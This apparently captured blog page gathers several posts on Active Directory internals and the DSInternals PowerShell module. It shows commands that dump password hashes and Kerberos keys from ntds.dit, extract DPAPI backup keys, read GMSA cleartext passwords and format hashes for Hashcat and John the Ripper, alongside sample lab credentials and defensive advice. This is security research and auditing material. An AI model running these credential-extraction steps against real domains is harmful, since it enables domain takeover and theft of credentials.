How the Active Directory Expiring Links Feature Really Works

April 3, 2016 | Michael Grafnetter | No Comments

One of the new features in Windows Server 2016 will be the Active Directory Expiring Links feature, which enables time-bound group membership, expressed by a time-to-live (TTL) value. Here is how it works:

Enabling the Expiring Links Feature

The Expiring Links feature had been a standalone feature in early Windows Server 2016 builds, but as of TP4, it is a part of the broader Privileged Access Management (PAM) feature. It is disabled by default, because it requires **Windows Server 2016 forest functional level**. One of the ways to enable the PAM feature is running this PowerShell cmdlet:

```
Enable-ADOptionalFeature -Identity 'Privileged Access Management Feature
```

Note that once this feature is enabled in a forest, it can never be disabled again.

Creating Expiring Links using PowerShell

Unfortunately, this feature is not exposed in any GUI (yet), so you cannot create expiring links, nor can you tell the difference between a regular link and an expiring one. We will therefore use PowerShell to do the job:

```
# Add user PatColeman to the Domain Admins group for the next 2 hours
$ttl = New-TimeSpan -Hours 2
Add-ADGroupMember -Identity 'Domain Admins' -Members PatColeman -Member

# Show group membership with TTL
Get-ADGroup -Identity 'Domain Admins' -ShowMemberTimeToLive -Properties
<#
Output:
<TTL=6987>,CN=PatColeman,CN=Users,DC=adatum,DC=com
CN=Administrator,CN=Users,DC=adatum,DC=com
#>
```

As we can see, the TTL value in the output is in seconds (2h = 7200s). As soon as the TTL expires, the DCs will automatically remove user PatColeman from the Domain Admins group and his current **Kerberos tickets will also expire**.

Creating Expiring Links using LDAP

PowerShell is great, but what if we needed to stick with pure LDAP? Well, if you want to add a user into a group for a limited amount of time, you do it exactly as you are used to, but you have to specify his distinguished name (DN) in the new TTL-DN form: <TTL=TimeToLive,DN>. In our sample case, it would look like this:

<TTL=7200,CN=PatColeman,CN=Users,DC=adatum,DC=com>

To view the group membership with TTLs, the corresponding LDAP search operation has to contain the LDAP_SERVER_LINK_TTL extended control (OID = 1.2.840.113556.1.4.2309). Here is a screenshot from the **ldp.exe** tool with this control enabled:

RECENT POSTS

How the Active Directory Expiring Links Feature Really Works

New Version Released


Retrieving Cleartext GMSA Passwords from Active Directory

Source Code Released

Retrieving DPAPI Backup Keys from Active Directory

TAGS

Active Directory DPAPI LDAP Microsoft Azure Office 365 PowerShell Security



Implementation Details (Very Advanced Stuff)

I was also quite interested in how this feature is implemented in the **ntds.dit** file. I have found out that as soon as you enable the PAM feature, the DCs automatically extend their database schemas in the following way:

1. The **expiration_time_col** column is added to the **link_table** table. It contains timestamps (in the UTC FILETIME / 10^7 format), after which the links get deactivated. This is yet another reason for the time to be in sync between DCs.
2. The **link_expiration_time_index** index is added to the **link_table** table. It is created over these columns: **expiration_time_col**, **link_DNT**, **backlink_DNT**. Thanks to this index, DCs can find expired links very quickly.

Tags: Active Directory, LDAP, PowerShell, Security

New Version Released

February 3, 2016 | Michael Grafnetter | 9 Comments

I am happy to announce that a new version of the DSInternals PowerShell Module has been released, now with Windows Server 2003 support.

Tags: Active Directory, PowerShell, Security

Retrieving Cleartext GMSA Passwords from Active Directory

December 28, 2015 | Michael Grafnetter | No Comments

Have you ever wondered how the automatically generated passwords of Group Managed Service Accounts (GMSA) look like? Well, you can fetch them from Active Directory in the same way as Windows Servers do and see yourself. Here is how:


Creating a GMSA

To start experimenting, we need to have a GMSA first, so we create one:

```
# Create a new KDS Root Key that will be used by DC to generate managed
Add-KdsRootKey -EffectiveTime (Get-Date).AddHours(-10)

# Create a new GMSA
New-ADServiceAccount `
    -Name 'SQL_HQ_Primary' `
    -DNSHostName 'sql1.adatum.com'
```

We can check the result in the *Active Directory Users and Computers* console:



Unfortunately, the built-in GUI will not help us much when working with GMSAs. Although there is a nice 3rd party tool, we will stick to PowerShell.

Setting the Managed Password ACL

Now we need to provide a list of principals that are allowed to retrieve the plaintext password from DCs through LDAP. Normally, we would grant this privilege to one or more servers (members of the same cluster/web farm). But we will grant the privilege to ourselves instead:

```
Set-ADServiceAccount `
    -Identity 'SQL_HQ_Primary' `
    -PrincipalsAllowedToRetrieveManagedPassword 'Administrator'
```

Of course, you should not use the built-in Administrator account in a production environment.

Retrieving the Managed Password

Now comes the fun part:

```
# We have to explicitly ask for the value of the msDS-ManagedPassword a
Get-ADServiceAccount `
    -Identity 'SQL_HQ_Primary' `
    -Properties 'msDS-ManagedPassword'

<#
Output:

DistinguishedName    : CN=SQL_HQ_Primary,CN=Managed Service Accounts,DC
Enabled              : True
msDS-ManagedPassword : {1, 0, 0, 0...}
Name                 : SQL_HQ_Primary
ObjectClass          : msDS-GroupManagedServiceAccount
ObjectGUID           : 5f8e24c5-bd21-43a4-95ab-c67939434e81
SamAccountName       : SQL_HQ_Primary$
SID                  : S-1-5-21-3180365339-800773672-3767752645-4102
UserPrincipalName    :

#>
```

Note that until now, we have only used regular, built-in cmdlets from the ActiveDirectory module, courtesy of Microsoft.

Decoding the Managed Password

Let's have a look at the msDS-ManagedPassword attribute, that has been returned by the command above. It is a constructed attribute, which means that its value is calculated by DC from the KDS root key and the msDS-ManagedPasswordId attribute every time someone asks for it. Although documented, the cryptographic algorithm used is quite complicated. Furthermore, the value of the msDS-ManagedPasswordId gets re-generated every (msDS-ManagedPasswordInterval)-days (30 by default).

We see that the msDS-ManagedPassword attribute of our GMSA contains a sequence of bytes. It is a binary representation of the MSDS-MANAGEDPASSWORD_BLOB data structure, which contains some metadata in addition to the actual password. As there had been no publicly available tool to decode this structure, I have created one myself:

```
# Save the blob to a variable
```

```powershell
$gmsa = Get-ADServiceAccount `
    -Identity 'SQL_HQ_Primary' `
    -Properties 'msDS-ManagedPassword'
$mp = $gmsa.'msDS-ManagedPassword'

# Decode the data structure using the DSInternals module
ConvertFrom-ADManagedPasswordBlob $mp

<#
Output:

Version                    : 1
CurrentPassword            : 澱Ω㎜檣끸褻ᄃ几ᵍᵃᵡ□ᔓ랭뵱햸咭軅□롇□랷몦g佩翷∘ᅲ
PreviousPassword           :
QueryPasswordInterval      : 29.17:15:36.3736817
UnchangedPasswordInterval : 29.17:10:36.3736817

#>
```

TADA!!! The CurrentPassword property contains the actual cleartext password of the GMSA in question. Why does it look like gibberish? Because it is just 256 bytes of pseudorandom data, interpreted as 128 UTF-16 characters. Good luck writing that on your keyboard. But if we calculate its NT hash, it will match the hash stored in AD.

Conclusion

We have seen that retrieving the value of GMSA passwords is quite easy. But don't be afraid, there is no security hole in Active Directory. The cleartext password is always passed through an encrypted channel, it is automatically changed on a regular basis and even members of the Domain Admins group are not allowed to retrieve it by default. So do not hesitate and start using the (Group) Managed Service Accounts. They are much safer than using regular accounts for running services.

If you want to play more with this stuff, just grab the DSInternals module. And for developers, the C# code I use to decode the structure can be found on GitHub.

Tags: Active Directory, LDAP, PowerShell, Security

Source Code Released

December 27, 2015 | Michael Grafnetter | No Comments

Good news: I have open-sourced the DSInternals PowerShell Module. Its source codes can now be found at GitHub and Visual Studio 2013 is needed to build it.

Just note that it is still work in progress. It lacks documentation and needs some heavy code refactoring. Any help is welcome.

Retrieving DPAPI Backup Keys from Active Directory

October 26, 2015 | Michael Grafnetter | No Comments

Introduction


The Data Protection API (DPAPI)[illegible] is used by several components of Windows to securely store passwords, encryption keys and other sensitive data. When DPAPI is used in an Active Directory domain environment, a copy of user's master key is encrypted with a so-called DPAPI Domain Backup Key that is known to all domain controllers. Windows Server 2000 DCs use a symmetric key and newer systems use a public/private key pair. If the user password is reset and the original master key is rendered inaccessible to the user, the user's access to the master key is automatically restored using the backup key.

The Mimikatz Method

Benjamin Delpy has already found a way to extract these backup keys from the LSASS of domain controllers and it even works remotely:

Key Storage

I have taken Benjamin's research one step further and I can now extract these keys directly from the Active Directory database, where they are physically stored:



The keys are stored in the **currentValue** attribute of objects whose names begin with **BCKUPKEY** and are of class **secret**. The **BCKUPKEY_PREFERRED Secret** and **BCKUPKEY_P Secret** objects actually only contain GUIDs of objects that hold the current modern and legacy keys, respectively. Furthermore, the currentValue attribute is encrypted using BootKey (aka SysKey) and is never sent through LDAP.

The Database Dump Method

The **Get-BootKey**, **Get-ADDBBackupKey** and **Save-DPAPIBlob** cmdlets from my DSInternals PowerShell Module can be used to retrieve the DPAPI Domain Backup Keys from ntds.dit files:

```
# We need to get the BootKey from the SYSTEM registry hive first:
Get-BootKey -SystemHiveFilePath 'C:\IFM\registry\SYSTEM'

<#
Output:

41e34661faa0d182182f6ddf0f0ca0d1

#>

# Now we can decrypt the DPAPI backup keys from the database:
Get-ADDBBackupKey -DBPath 'C:\IFM\Active Directory\ntds.dit' `
                  -BootKey 41e34661faa0d182182f6ddf0f0ca0d1 |
    Format-List

<#
Output:

Type              : LegacyKey
DistinguishedName : CN=BCKUPKEY_7882b20e-96ef-4ce5-a2b9-3efdccbbce28 Se
RawKeyData        : {77, 138, 250, 6...}
KeyId             : 7882b20e-96ef-4ce5-a2b9-3efdccbbce28

Type              : PreferredLegacyKeyPointer
DistinguishedName : CN=BCKUPKEY_P Secret,CN=System,DC=Adatum,DC=com
RawKeyData        : {14, 178, 130, 120...}
KeyId             : 7882b20e-96ef-4ce5-a2b9-3efdccbbce28

Type              : RSAKey
DistinguishedName : CN=BCKUPKEY_b1c56a3e-ddf7-41dd-a5f3-44a2ed27a96d Se
RawKeyData        : {48, 130, 9, 186...}
KeyId             : b1c56a3e-ddf7-41dd-a5f3-44a2ed27a96d

```

```
Type              : PreferredRSAKeyPointer
DistinguishedName : CN=BCKUPKEY_PREFERRED Secret,CN=System,DC=Adatum,DC
RawKeyData        : {62, 106, 197, 177...}
KeyId             : b1c56a3e-ddf7-41dd-a5f3-44a2ed27a96d

#>

# In most cases, we just want to export these keys to the file system:
Get-ADDBBackupKey -DBPath 'C:\IFM\Active Directory\ntds.dit' `
                  -BootKey 41e34661faa0d182182f6ddf0f0ca0d1 |
    Save-DPAPIBlob -DirectoryPath .\Keys

# New files should have been created in the Keys directory:

(dir .\Keys).Name

<#
Output:

ntds_capi_b1c56a3e-ddf7-41dd-a5f3-44a2ed27a96d.pfx
ntds_legacy_7882b20e-96ef-4ce5-a2b9-3efdccbbce28.key

#>
```

Note that mimikatz would name these files similarly.

The DRSR Method

The same result can be achieved by communicating with the Directory Replication Service using the **Get-ADReplBackupKey** cmdlet:

```
Get-ADReplBackupKey -Domain 'Adatum.com' -Server LON-DC1 |
    Save-DPAPIBlob -DirectoryPath .\Keys
```

Defense

I am already starting to repeat myself:

- Restrict access to domain controller backups.
- Be cautious when delegating the “Replicating Directory Changes All” right.

Tags: Active Directory, DPAPI, PowerShell, Security

Update on the Azure AD Password Sync Security Analysis

October 21, 2015 | Michael Grafnetter | No Comments

A few days ago, I have published a security analysis of the Azure Active Directory Password Sync feature. Today, a discussion between Alex Simons (Director of Program Management, Microsoft Identity and Security Services Division), Paul Bendall and me concerning the security of OrgId hashes took place on Twitter. Unfortunately, the Tweet length limit took its toll, because you simply cannot fit sophisticated thoughts on cryptography into 140 characters. Our statements might have therefore been slightly misinterpreted.

Here are Alex’s Tweets I could not fully agree with, even though I know that they are a little bit exaggerated and cannot be considered to be his official statement:

Alex Simons
@Alex_A_Simons

Follow

@MGrafnetter @paulbendall Contents is a non-reversible hash. We hash it again with SHA256 before passing it over SSL.

7:59 PM - 21 Oct 2015

1

The contents Alex is referring to is MD4 (aka NT or NTLM) hash of user’s password and it is true that MD4 is irreversible in the general case. But specialized tools like oclHashcat can crack any 9-character alphanumeric password hashed using MD4 in **less than 4 hours** using brute force on a computer equipped with 8 high-end GPUs. Adding one more character would prolong this operation to 2 weeks,

which would still not discourage a determined attacker. And even better results can be achieved using dictionary or hybrid attacks.

Of course, this would not have been a problem if everybody used at least 14 characters long and random passwords, but the reality is quite different from this ideal.

Alex Simons
@Alex_A_Simons

Follow

@paulbendall Since SHA256 is strong and not reversible, we don't do anything extra here, it is sent over SSL to avoid MITM attacks.

3:35 AM - 21 Oct 2015

1

One can only agree that SHA256 is much better than MD4, but even moderately strong passwords hashed with SHA256 can be cracked in reasonable time on crackstations. It is obvious that the person at Microsoft who designed the password sync functionality was fully aware of this fact, as the OrgId hash consists of 100 SHA256 rounds rather than just one. My whole point was that increasing this number to – let's say – 2048 would make many not-so-strong passwords much more secure. Because **there are hackers out there**, who would like to get hands on these hashes stored on Microsoft's servers. No matter how improbable it is, they might succeed someday.

On the other hand, I must admit that a practical **MITM attack wouldn't be possible** in this case. I am therefore sorry for unintentionally spreading FUD. Although the sync agent does not use certificate pinning and Fiddler can be used to monitor the traffic, this couldn't have been done without making the server trust Fiddler's root certificate.

Alex Simons
@Alex_A_Simons

Follow

@paulbendall @MGrafnetter Paul - what do you guys keep in your directory that needs so much protection? Bank account numbers? ;-)

8:02 PM - 21 Oct 2015

Perhaps no one stores bank account numbers in Active Directory. But is AD used to protect corporate or government resources that are whole lot more sensitive than just bank account numbers? Definitely!

Despite this minor disagreement, I still think that **Azure is a great service** and I simply love it. Did I mention my blog was **hosted on Azure**?

Dumping ntds.dit files using PowerShell

October 20, 2015 | Michael Grafnetter | 10 Comments

Although there exist several tools for dumping password hashes from the Active Directory database files, including the open-source NTDSXtract from Csaba Bárta whose great research started it all, they have these limitations:

- They do not support the built-in indices, so searching for a single object is slow when dealing with large databases.
- Most of the tools are either Linux-only or running them on Windows is not simple enough.
- Almost none of these tools can modify the database. And if they do, they do not support transaction logs and are quite cumbersome.

Therefore, I have decided to create my own set of PowerShell cmdlets that wouldn't have these shortcomings. In the process, I have unintentionally created my own

framework that is built on top of Microsoft's ManagedEsent library and hides the complexity of the underlying database. I am planning to release it at GitHub later this year.

One of the cmdlets I have created is **Get-ADDBAccount**, which can be used to extract password hashes, Kerberos keys and even reversibly encrypted passwords from ntds.dit files. Here is an example of its usage:

```
# First, we fetch the so-called Boot Key (aka SysKey)
# that is used to encrypt sensitive data in AD:
$key = Get-BootKey -SystemHivePath 'C:\IFM\registry\SYSTEM'

# We then load the DB and decrypt password hashes of all accounts:
Get-ADDBAccount -All -DBPath 'C:\IFM\Active Directory\ntds.dit' -BootKe

# We can also get a single account by specifying its distinguishedName,
# objectGuid, objectSid or sAMAccountName atribute:
Get-ADDBAccount -DistinguishedName 'CN=krbtgt,CN=Users,DC=Adatum,DC=com
        -DBPath 'C:\IFM\Active Directory\ntds.dit' -BootKey $key
```

The output is identical to what the Get-ADReplAccount cmdlet would return:

```
DistinguishedName: CN=krbtgt,CN=Users,DC=Adatum,DC=com
Sid: S-1-5-21-3180365339-800773672-3767752645-502
Guid: f58947a0-094b-4ae0-9c6a-a435c7d8eddb
SamAccountName: krbtgt
SamAccountType: User
UserPrincipalName:
PrimaryGroupId: 513
SidHistory:
Enabled: False
Deleted: False
LastLogon:
DisplayName:
GivenName:
Surname:
Description: Key Distribution Center Service Account
NTHash: 9b17bcfc3800df21baa6b8a4aeedb4fd
LMHash:
NTHashHistory:
  Hash 01: 9b17bcfc3800df21baa6b8a4aeedb4fd
  Hash 02: c9467e5fae14820500862d85c53747c1
LMHashHistory:
  Hash 01: 1a1d073fde1fca32c24f268fce835de2
  Hash 02: cc8019ecf6fdbcbe06849a9980804e8d
SupplementalCredentials:
  ClearText:
  Kerberos:
    Credentials:
      DES_CBC_MD5
        Key: cddf7308d6cd5d2a
    OldCredentials:
      DES_CBC_MD5
        Key: cddf7308d6cd5d2a
    Salt: ADATUM.COMkrbtgt
    Flags: 0
  KerberosNew:
    Credentials:
      AES256_CTS_HMAC_SHA1_96
        Key: 69b11bfec0eec2b278702bc7d9fbfda23e3789128b92c59955e69932a4575
        Iterations: 4096
      AES128_CTS_HMAC_SHA1_96
        Key: bcfcc7a65379d7914c2c341a74ca0e0e
        Iterations: 4096
      DES_CBC_MD5
        Key: cddf7308d6cd5d2a
        Iterations: 4096
    OldCredentials:
      AES256_CTS_HMAC_SHA1_96
        Key: 809b0f1697dffe39bb87b2e3d79564dc8ef91b91bad2fc51abc444e42c7e8
        Iterations: 4096
      AES128_CTS_HMAC_SHA1_96
        Key: c30fb9e17cd7503f980592a6864c8daa
        Iterations: 4096
      DES_CBC_MD5
        Key: cddf7308d6cd5d2a
        Iterations: 4096
    OlderCredentials:
    ServiceCredentials:
    Salt: ADATUM.COMkrbtgt
    DefaultIterationCount: 4096
    Flags: 0
  WDigest:
    Hash 01: eee4408f94b35bb5dc7077747d9762a3
    Hash 02: 00be705a97c4a1ded7f7fc912ef70aec
    Hash 03: 7b0b14e8f5cfa2de25d04d393c649bb7
    Hash 04: eee4408f94b35bb5dc7077747d9762a3
    Hash 05: 00be705a97c4a1ded7f7fc912ef70aec
    Hash 06: cf102efea5397a51edc9202b922682e5
    Hash 07: eee4408f94b35bb5dc7077747d9762a3
    Hash 08: 5737a1de1f94d3f6e0dbbe4e3f173036
    Hash 09: 9314bbcd0f0f8ab2d3879287e739f621
    Hash 10: 973ff6673784ce0faa956d10952b0be0
    Hash 11: b04c5754a36b8edaac0dfd3c8b741d1a
    Hash 12: 9314bbcd0f0f8ab2d3879287e739f621
```

```
    Hash 13: decbd6b05ac2363ef7c772b42339fdab
    Hash 14: b04c5754a36b8edaac0dfd3c8b741d1a
    Hash 15: 71e248eae58d2f1f4b40baf412fde251
    Hash 16: 8f03fa2cf1cdbb300d0e0992fb5265e1
    Hash 17: 5032b686f9b0187115c5b56a4de89d1e
    Hash 18: eb804e4333521ee5e74241db4ecd7e5e
    Hash 19: c86f4816e80f0a590cb03f0b9aa8c04c
    Hash 20: 0e03a76194c6385754a1814384c99798
    Hash 21: db13be8eb45adad0984e5a68ea2dfe23
    Hash 22: db13be8eb45adad0984e5a68ea2dfe23
    Hash 23: 5b6bba9bae24a347108ad7267e1ac287
    Hash 24: e72cad8b0fc837d3e8de4ddc725eb81f
    Hash 25: c19dd7b576c43eec07ba475bd444f579
    Hash 26: 021c07151ece2de494402cf11f62a036
    Hash 27: d657b31bfcacb37443630759cc3a19bf
    Hash 28: 5d49708350e04b16ddc980a0c33c409b
    Hash 29: efe601100b7b4007fe3fa778499d5dda
```

I have also created several Views that generate output for the most popular password crackers, including Hashcat, John the Ripper and Ophcrack:

```
# Dump NT hashes in the format understood by Hashcat:
Get-ADDBAccount -All -DBPath 'C:\IFM\Active Directory\ntds.dit' -BootKey
   Format-Custom -View HashcatNT |
   Out-File hashes.txt
# Other supported views are HashcatLM, JohnNT, JohnLM and Ophcrack.
```

But with the **Golden Ticket** or **Pass-the-Hash** functionality of mimikatz, an attacker could seize control of the entire Active Directory forest even without cracking those password hashes.

As a countermeasure, it is crucial for companies to **secure physical access** to domain controllers, their backups and their VHD/VHDX/VMDK images in case of virtualized DCs. Turning on BitLocker is not a bad idea either. I really look forward to the new security features planned for Windows Server 2016, including **Shielded VMs** and **Virtual TPMs**.

Tags: Active Directory, PowerShell, Security

How Azure Active Directory Connect Syncs Passwords

October 18, 2015 | Michael Grafnetter | 2 Comments

Many people have asked me about the security implications of synchronizing passwords from Active Directory to Azure Active Directory using the Azure AD Connect tool. Although there is an article on Technet that claims that the passwords are synced in a very secure hashed form that cannot be misused for authentication against the on-premise Active Directory, it lacks any detail about the exact information being sent to Microsoft's servers.

A post at the Active Directory Team Blog hints that the Password Sync agent retrieves pre-existing password hashes from AD and secures them by re-hashing them using SHA256 hash per RFC 2898 (aka PBKDF2) before uploading them to the cloud. This sheds some light on the functionality, but some important implementation details are still missing, including the number of SHA256 iterations, salt length and the type of hash that is extracted from AD. Some research on this topic has been done by Alan Byrne, but it is inconclusive. Therefore, I have decided to do my own research and to share my results.

(more…)

Tags: Active Directory, Microsoft Azure, Office 365, PowerShell, Security

Detecting Weak Active Directory Passwords

October 3, 2015 | Michael Grafnetter | No Comments

There is a new tool available for auditing Active Directory passwords, the Get-bADPasswords cmdlet. It has been created by Jakob Heidelberg and it is built upon the features of the DSInternals module.

Tags: Active Directory, PowerShell, Security

List of Cmdlets in the DSInternals Module

September 29, 2015 | Michael Grafnetter | No Comments

Here is the list of cmdlets currently contained in the DSInternals PowerShell module:

Online operations with the Active Directory database

- **Get-ADReplAccount** – Reads one or more accounts through the DRSR protocol, including secret attributes.
- **Set-SamAccountPasswordHash** – Sets NT and LM hashes of an account through the SAMR protocol.
- **Get-ADReplBackupKey** – Reads the DPAPI backup keys through the DRSR protocol.

Offline operations with the Active Directory database

- **Get-ADDBAccount** – Reads one or more accounts from a ntds.dit file, including the secret attributes.
- **Get-BootKey** – Reads the BootKey (aka SysKey) from an online or offline SYSTEM **registry hive**.
- **Set-BootKey** – Re-encrypts a ntds.dit with a new BootKey. Highly experimental!
- **Get-ADDBBackupKey** – Reads the DPAPI backup keys from a ntds.dit file.
- **Add-ADDBSidHistory** – Adds one or more values to the sIDHistory attribute of an object in a ntds.dit file.
- **Set-ADDBPrimaryGroup** – Modifies the primaryGroupId attribute of an object in a ntds.dit file.
- **Get-ADDBDomainController** – Reads information about the originating DC from a ntds.dit file, including domain name, domain SID, DC name and DC site.
- **Set-ADDBDomainController** – Writes information about the DC to a ntds.dit file, including the highest commited USN and database epoch.
- **Get-ADDBSchemaAttribute** – Reads AD schema from a ntds.dit file, including datatable column names.
- **Remove-ADDBObject** – Physically removes specified object from a ntds.dit file, making it semantically inconsistent. Highly experimental!

Views

The output of the **Get-ADDBAccount** and **Get-ADReplAccount** cmdlets can be formatted using these additional Views:

- **HashcatNT** – NT hashes in Hashcat's format.
- **HashcatLM** – LM hashes in Hashcat's format.
- **JohnNT** – NT hashes in the format supported by John the Ripper.
- **JohnLM** – LM hashes in the format supported by John the Ripper.
- **Ophcrack** – NT and LM hashes in Ophcrack's format.

Password hash calculation

- **ConvertTo-NTHash** – Calculates NT hash of a given password.
- **ConvertTo-LMHash** – Calculates LM hash of a given password.
- **ConvertTo-OrgIdHash** – Calculates OrgId hash of a given password. Used by Azure Active Directory Sync.

Password decryption

- **ConvertFrom-GPPrefPassword** – Decodes a password from the format used by Group Policy Preferences.
- **ConvertTo-GPPrefPassword** – Converts a password to the format used by Group Policy Preferences.

- **ConvertFrom-UnattendXmlPassword** – Decodes a password from the format used in unattend.xml files.
- **ConvertTo-UnicodePassword** – Converts a password to the format used in unattend.xml or *.ldif files.
- **ConvertFrom-ADManagedPasswordBlob** – Decodes the cleartext password from a Group Managed Service Account (GMSA) object.

Miscellaneous

- **Save-DPAPIBlob** – Saves the output of the Get-ADReplBackupKey and Get-ADDBBackupKey cmdlets to a file.
- **ConvertTo-Hex** – Helper cmdlet that converts binary input to the hexadecimal string format.

I promise to publish more information about my cmdlets in the near future.

Tags: Active Directory, DPAPI, Microsoft Azure, Office 365, PowerShell, Security

Next Page »